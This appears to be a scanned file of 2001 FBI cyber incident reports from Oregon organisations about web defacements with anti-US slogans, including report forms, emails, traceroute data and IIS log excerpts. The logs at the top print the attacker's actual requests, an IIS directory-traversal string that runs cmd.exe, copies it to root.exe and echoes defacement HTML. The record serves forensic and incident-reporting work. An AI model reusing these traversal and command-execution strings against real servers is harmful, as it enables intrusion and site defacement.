
```
May 04 00:41:07.274 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR8Y sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/51130 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5361 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:41:07.735 quebec httpd[325]: 121 Statistics: duration=0.09 i
d=6uR90 sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/51131 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5362 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:08.141 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR92 sent=429 rcvd=355 srcif=Vpn6 src=211.96.252.251/51186 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5363 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:08.539 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR94 sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51287 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5364 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:08.934 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR96 sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51288 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5365 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:09.327 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR98 sent=78 rcvd=718 srcif=Vpn6 src=211.96.252.251/51289 cldst=207
.109.247.150/80 svsrc=10.96.0.1/5366 dstif=Vpn5 dst=10.96.0.5/80 op=GE
T arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+di
r+..\\wwwroot\\ result="200 OK" proto=http rule=388
May 04 00:41:09.729 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR9a sent=100 rcvd=382 srcif=Vpn6 src=211.96.252.251/51290 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5367 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c
opy+\\winnt\\system32\\cmd.exe+root.exe result="502 Gateway Error" pro
to=http rule=388
May 04 00:41:10.167 quebec httpd[325]: 121 Statistics: duration=0.07 i
d=6uR9c sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51345 cldst=20
```

```
7.109.247.150/80 svsrc=10.96.0.1/5368 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:10.564 quebec httpd[325]: 121 Statistics: duration=0.04 i
d=6uR9e sent=431 rcvd=355 srcif=Vpn6 src=211.96.252.251/51346 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5369 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
May 04 00:41:10.959 quebec httpd[325]: 121 Statistics: duration=0.03 i
d=6uR9g sent=433 rcvd=355 srcif=Vpn6 src=211.96.252.251/51347 cldst=20
7.109.247.150/80 svsrc=10.96.0.1/5370 dstif=Vpn5 dst=10.96.0.5/80 op=G
ET arg=http://10.96.0.5/scripts/root.exe?/c+echo+^<html^>^<body+bgcolo
r%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^
<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+G
overnment^</font^>^<tr^>^<td^>^<p+align%3D%22cen result="502 Gateway E
rror" proto=http rule=388
```

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

```
<html><body bgcolor=black><br><br><br><br><br><br><table width=100%><td><p
align="center"><font size=7 color=red>fuck USA Government</font><tr><td><p
align="center"><font size=7 color=red>fuck PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```



| Incident Report | Victim Information | Privacy Notice | NIPC Home |

Cyber Threat and Computer Intrusion Incident Reporting Guidelines

This form may be used as a guide or vehicle for reporting cyber threat and computer intrusion incident information to the NIPC or other law enforcement organization. It is recommended that these Cyber Incident Reporting Guidelines be used when submitting a report to a local FBI Field Office.

Do NOT include CLASSIFIED information on this form unless you adhere to applicable procedures for proper marking, handling and transmission of classified information. Please contact NIPC Watch Operations Center (202) 323-3205 to arrange secure means to submit classified information.

Information concerning the identity of the reporting agency, department, company, or individual(s) will be treated on a confidential basis. If additional information is required, you will be contacted directly.

Report Date/Time: May 7, 2001 3:05PM

SECTION 1

Point of Contact (POC) Information

Name: [redacted]

b6
b7C

Title: [redacted]

Telephone/Fax Number: (503)944-7730

E-mail: [redacted]

Organization: Port of Portland

Address: Street: 121 NW Everett

City: Portland

State: Oregon

Zip Code: 97209

2

Country: USA

SECTION 2

Incident Information

1. Name of Organization: (if same as above, enter "SAME")
   same
   ☐ (Check here if Federal Government Agency)
   Organization's contact Information:
   Telephone Number:

   Address: (if same as above, enter "SAME")
   Street: same
   City, State, Zip Code:
   Country:
   E-mail:

2. Physical Location (s) of victim's computer system/network (Be Specific):
   Port of Portland
   121 NW Everett
   Portland Oregon 97209

3. Date/Time and duration of incident: 05/03/2001 3:46am PDT

4. Is the affected system/network critical to the organization?
   ◉ Yes ○ No

5. Critical Infrastructure sector(s) affected. (Check all that apply)
   - ☐ Power
   - ☐ Banking and Finance
   - ☐ Government Operations
   - ☐ Gas & Oil Storage and Delivery
   - ☐ Telecommunications
   - ☐ Transportation
   - ☐ Emergency Services
   - ☐ Water Supply Systems
   - ☑ Other (Provide details in remarks)
   - ☐ Not applicable

   Remarks: Internet mail and fax system

6. Nature of Problem? (Check all that apply)

- ☐ Intrusion
- ☐ Unauthorized root access
- ☐ Compromise of system integrity
- ☐ Theft
- ☐ Unknown
- ☐ System impairment/denial resources
- ☑ Web site defacement
- ☐ Hoax
- ☐ Damage
- ☐ Other:

7. Has this problem been experience before? (If yes, please explain in remarks section):

○ Yes ◉ No

Remarks: No Remarks

8. Suspect method of intrusion/attack

- ☐ Virus (provide name if known)
- ☐ Denial of Service
- ☐ Distributed Denial of Service
- ☐ Unknown
- ☑ Vulnerability exploited (explain)
- ☐ Trojan horse
- ☐ Trapdoor
- ☐ Other (Provide details in remarks)

Remarks: Hacker exploited the identified problem with Microsoft IIS on hotfix MS00-078 that allow a malicious hacker to run programs on the web server.

9. Suspect perpetrator(s) or possible motivation(s) of the attack

- ☐ Insider/Disgruntled employee
- ☐ Competitor
- ☐ Unknown
- ☐ Former employee
- ☑ Other (Explain in remarks)

Remarks: This appears to be an attack from the Chinese mainland on our website.

10. The apparent source (IP address) of the intrusion/attack:

Two addresses in log. 211.96.252.251 and 61.142.242.231

11. Evidence of spoofing?

○ Yes ◉ No

○ Unknown

12. What computers/systems (hardware and software) were affected? (Operating system, version):

- ☐ Unix
- ☐ Linux
- ☑ NT
- ☐ Sun OS/Solaris
- ☐ OS2
- ☐ VAX/VMS
- ☐ Windows
- ☐ Other (Provide specify in remarks)

Remarks: No Remarks

13. Security Infrastructure in place. (Check all that apply)

- ☐ Incident/Emergency Response Team
- ☐ Firewall
- ☑ Intrusion Detection System
- ☐ Security Auditing Tools
- ☐ Packet filtering
- ☐ Encryption
- ☐ Secure Remote Access/Authorization tools
- ☐ Banners
- ☐ Access Control Lists

14. Did the intrusion/attack result in a loss/compromise of sensitive, classifed or proprietary information?

- ○ Yes (Provide details in remarks)
- ◉ No
- ○ Unknown

Remarks: It does not appear at this time that the attack was for anything other than to deface the site.

15. Did the intrusion/attack result in damage to system(s) or data?

- ○ Yes (Provide details in remarks)
- ◉ No

Remarks: Other than the replacement of the affected web pages.

16. What actions and technical mitigation have been taken?

- ☐ System(s) disconnected from the network
- ☐ Backup of affected system(s)
- ☑ Log files examined
- ☐ System Binaries checked
- ☑ Other (Please provide details in remarks)
- ☐ No action(s)

Remarks:

All relevant hot fixes to the server are being installed at this time.

17. Has the local FBI field office been informed?

O Yes (Which Office) ____ ◉ No

18. Has another agency/organization been informed? If so, please provide name and phone number.

O Yes ◉ No

- State/local police:
- Inspector General:
- CERT-CC
- FedCIRC
- JTF-CND
- Other (Incident Response, law enforcement,etc.)

19. When was the last time your system was modified or update?

Date: approximately 4/29/2001

Company/Organization that did work (Address, phone, POC information):

internal staff

20. Is the System Administrator a contractor?

O Yes (Provide POC Information) ◉ No

21. In addition to being used for law enforcement or national security purposes, the intrusion-related information I reported may be shared with:

☐ The Public ☐ InfraGard Members with Secure Access

22. Additional Remarks: (Please limit to 500 characters. Amplifying information may be submitted separately.)

The attack involved changing four files on the internet server in approximately seven different directories (default.htm, default.asp, index.htm, and index.asp). The files were written with the following text:

FUCK USA Government
FUCK PoizonBox
contact:sysadmen@yahoo.com.cn

If the reported incident is determined to be a criminal matter you may be contacted by an agent for additional information.

Submit This Form | Reset

[redacted]

From: [redacted]
Sent: Monday, May 14, 2001 2:20 PM
To: [redacted]
Subject: China web defacement request


alert.txt


default.htm


in010503.log


alert.txt


index.htm

[redacted] here are the files you requested for the China attack. The log is an IIS log file that shows the actual process they used in the attack.

<<alert.txt>> <<default.htm>> <<in010503.log>> <<alert.txt>> <<index.htm>>

[redacted]
Port of Portland
[redacted]

b6
b7C

b6
b7C

b6
b7C

3

alert

******** Network Associates GroupShield Exchange **********
******** Alert generated at: Monday, May 14, 2001 02:19:57 PM Pacific Daylight Time
****

The file default.asp has been replaced.
Please consult your administrator for further help
and remember to quote your ticket number: OA3_989875197_PORTEX1

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

b7E

Close

From: [redacted] b6 b7C
To:
Cc:
Subject: FW: Cyber Incident Report Form
Sent: 5/9/01 3:36 PM **Importance:** Normal

-----Original Message-----
From: [redacted] b6 b7C
Sent: Wednesday, May 09, 2001 3:35 PM
To: 'nipc.watch@fbi.gov'
Subject: Cyber Incident Report Form

4

Report_date_time=
Name=[redacted] b6 b7C
Title=[redacted]
Telephone_Fax_Number=503-988-3749 ext[redacted]
Email=[redacted]
Organization=Multnomah County ISD
Addrs_Street=4747 E. Burnside St
City=Portland
State=OR
Zip Code=97215
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=[redacted] b6 b7C
Question1_Tele_Number=503-988-3749 ext[redacted]
Question1_Street=SAME
Question1_City_State_Zipcd=SAME
Question1_Country=SAME
Question1_Email=SAME
Question2_Location=4747 E. burnside St
Portland, OR 97215
ISD Data Center

Question3_Date_Time=05/06/01 12:36:08.683 -14:35:03:975
Question4_Critical=Yes
Question5_crit_infrasture=Government Operations
Question5_Remarks=No Remarks
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited

Question8_method_of_attack=Other
Question8_Remarks=A fast spreading worm called admind/IIS Worm, documented at CERT on May 8th.
http://www.cert.org/advisories/CA-2001-11.html
Question9_sus_perpetrators=Other
Question9_Remarks=Chinese hacker/s making political anti USA Statments. At this time we do not feel that we were specifically targeted.
Question10_ip_addrs=211.75.85.1
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
sect2_oper_systems=Other
Question12_Remarks=and windows 2000. a total of four known systems where successfully attacked
Question13_security_infrasture=Firewall
Question13_security_infrasture=Intrusion Detection System
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=Unknown
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=default webpages were over written
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=All Chinese source IP address are being denyed access at the firewall. All but one of the effected webservers have been patched to prevent this in the future.
Question17_fieldoff_inform=Yes
Question17_Field Office=Portland Oregon
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=We have repaired three of the four affected servers. One server that belongs to the Multnomah County Sheriffs office has been left intact for forensic purposes. We have yet to get in touch with [redacted] b6 b7C
[redacted] of the FBI to discuss further what needs to be done. WE did contact [redacted] and he said that we should at least fill out this form..

F A C S I M I L E

Organization: FBI-Portland - Attention: [redacted] b6 b7C

Fax: (503) 615-6625

From: [redacted]

Date: May 9, 2001


Subject: Web Site Hacking

Pages: 12, Including this page


5

Union Baker Education Service District
10100 McAlister Road
Island City, OR 97850
Office: (541) 963-4106
Fax: (541) 963-7256

1st Attack - ~~11:52~~ @ 05/05/01
ran root.exe several times 06:49



2nd Attack 11:49:52 05/07/01



163.41.177[1]

<html><body bgcolor=black>

<table
width=100%><td><p align="center">fuck USA
Government<tr><td><p align="center"><font size=7 color=red>
fuck
PoizonBOx<tr><td><p align="center"><font size=4
color=red>contact:sysadmcn@yahoo.com.cn</html>

FAX 503-615-6625

[redacted] b6 b7C

Target: 24.218.88.40
Date: Tue May 08 15:29:55 2001
Nodes: 22

(An error occured when saving the map image)

Node Data

Node	Net	Who	IP Address	Location		Node Name
1	-	-	163.41.177.35	45.329N	118.091W	[redacted] b6 b7C
2	1	-	163.41.177.1	-		
3	1	-	163.41.254.233	-		
4	-	1	198.237.0.5	-		lesd-fast-6-0-0.open-south.k12.or.us
5	2	2	207.98.66.11	-		eugn-car1-gw.nero.net
6	2	2	207.98.64.162	-		eugn-core1-gw.nero.net
7	3	3	204.70.32.5	San Francisco		xcore2-serial0-1-0-0.sanfrancisco.cw.net
8	-	3	204.70.9.131	San Francisco		corerouter1.sanfrancisco.cw.net
9	4	3	206.24.210.61	San Francisco		acr1-loopback.sanfranciscosfd.cw.net
10	5	4	192.205.32.225	San Francisco		cw-gw.sffca.ip.att.net
11	6	4	12.123.13.66	San Francisco		gbr3-p50.sffca.ip.att.net
12	6	4	12.122.2.149	Chicago, IL, US		gbr3-p80.cgcil.ip.att.net
13	6	4	12.122.1.126	Chicago, IL, US		gbr4-p60.cgcil.ip.att.net
14	6	4	12.122.2.50	-		gbr4-p50.cb1ma.ip.att.net
15	6	4	12.122.5.58	-		gbr1-p100.cb1ma.ip.att.net
16	6	4	12.123.40.137	-		gar2-p360.cb1ma.ip.att.net
17	6	-	12.125.33.18	-		
18	7	5	24.91.0.1	-		cmbrma1-rtr02-srp5.core.ne.rr.com
19	8	-	24.147.0.193	-		
20	-	-	24.147.0.213	-		
21	9	6	24.128.0.14	-		dvrsm01-exrsm01.ne.mediaone.net
22	10	6	24.218.88.40	38.921N	77.395W	luv2golf.ne.mediaone.net

Packet Data

Node	High	Low	Avg	Total	Lost
1	0	0	0	1	0
2	2	2	2	1	0
3	58	58	58	1	0
4	48	48	48	1	0
5	27	27	27	1	0
6	31	31	31	1	0
7	217	217	217	1	0
8	61	61	61	1	0
9	48	48	48	1	0
10	69	69	69	1	0
11	64	64	64	1	0
12	112	112	112	1	0
13	96	96	96	1	0
14	123	123	123	1	0
15	131	131	131	1	0
16	131	131	131	1	0
17	127	127	127	1	0
18	148	148	148	1	0

19	127	127	127	1	0
20	110	110	110	1	0
21	114	114	114	1	0
22	—	—	—	2	2

Network Data

Network id#:1

```
University of Oregon (NET-UOFORESEARPK)
   University of Oregon
   Eugene, OR 97403
   US
```

Network id#:2

```
Oregon Exchange (NETBLK-OREGON-EXCH)
   University of Oregon
   Eugene, OR 97403
   US
```

Network id#:3

```
Cable & Wireless USA (NETBLK-CW-BACKBONE)
   9000 Regency Parkway, Suite 200
   Cary, NC 27511
   US
```

Network id#:4

```
Cable & Wireless USA (NETBLK-CW-05BLK)
   9000 Regency Parkway, Suite 200
   Cary, NC 27511
   US
```

Network id#:5

```
AT&T Data Communications Services (NETBLK-ATT)
   5000 Hadley Road
   South Plainfield, NJ 07080
   US
```

Network id#:6

```
AT&T ITS (NET-ATT)
   200 Laurel Avenue South
   Middletown, NJ 07748
   US
```

Network id#:7

```
Continental Cablevision (NETBLK-CVSN-CCNE-2BL)
   Pilot House - Lewis Wharf
   Boston, MA 02110
   US
```

Network id#:8

ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-7)
13241 Woodland Park Road
Herndon, VA 20171
US

Network id#:9

ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-2)
13241 Woodland Park Road
Herndon, VA 20171
US

Network id#:10

ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-6)
13241 Woodland Park Road
Herndon, VA 20171
US

Whois Data

Whois id#: 1

Registrant information not available.

Whois id#: 2

Registrant:
Network for Engineering and Research in Oregon (NERO (NERO-DOM)
101 Covell Hall
Corvallis, OR 97331

Whois id#: 3

Registrant:
Cable & Wireless, Inc. (CW3-DOM)
1919 Gallows Road
Vienna, VA 22182

Whois id#: 4

Registrant:
AT&T Corp. (ATT2-DOM)
55 Corporate Drive
Bridgewater, NJ 08807
US

Whois id#: 5

Registrant:
EXCALIBUR Group, A Time Warner Company (RR6-DOM)
13241 Woodland Park Rd
Herndon, VA 20171
US

Whois id#: 6

Registrant:

Media 1 (MEDIAONE2-DOM)
High Speed Data
9785 Maroon Circle
Suite 420
Englewood, CO 80138
US

Target: 200.54.165.122
Date: Tue May 08 15:32:26 2001
Nodes: 29

(An error occured when saving the map image)

Node Data

Node	Net	Who	IP Address	Location		Node Name
1	-	-	163.41.177.35	45.329N	118.091W	[redacted]
2	1	-	163.41.177.1	-		
3	1	-	163.41.177.25	-		
4	-	1	198.237.0.5	-		lesd-fast-6-0-0.open-south.k12.or.us
5	2	2	207.98.66.11	-		eugn-car1-gw.nero.net
6	2	2	207.98.64.161	-		eugn-core2-gw.nero.net
7	2	2	207.98.64.14	-		ptld-core2-gw.nero.net
8	2	2	207.98.64.178	-		ptld-core1-gw.nero.net
9	3	3	157.130.182.209	Portland		pos3-3.gw2.por3.alter.net
10	4	3	152.63.104.98	Portland		142.at-6-0-0.xr2.por3.alter.net
11	-	3	152.63.104.202	Portland		190.at-1-0-0.tr2.por3.alter.net
12	-	3	152.63.5.121	33.967N	118.242W	130.at-5-1-0.tr2.lax9.alter.net
13	-	3	137.39.4.207	33.967N	118.242W	lo0.xr2.lax9.alter.net
14	4	3	152.63.115.170	33.967N	118.242W	0.so-3-0-0.xl2.lax9.alter.net
15	4	3	152.63.115.5	33.967N	118.242W	pos7-0.br3.lax9.alter.net
16	5	4	207.45.200.197	33.967N	118.242W	if-5-0-1.bb3.losangeles.teleglobe.net
17	5	4	207.45.220.65	33.967N	118.242W	if-2-0.core1.losangeles.teleglobe.net
18	5	4	207.45.220.57	New York, NY, US		if-9-0.core1.newyork.teleglobe.net
19	5	4	207.45.223.110	New York, NY, US		if-10-0.bb8.newyork.teleglobe.net
20	5	4	207.45.198.86	New York, NY, US		ix-7-0.bb8.newyork.teleglobe.net
21	6	5	213.140.36.122	-		a1-0-100.grtmiasd1.ri.telefonica-data.net
22	6	-	213.140.38.178	-		
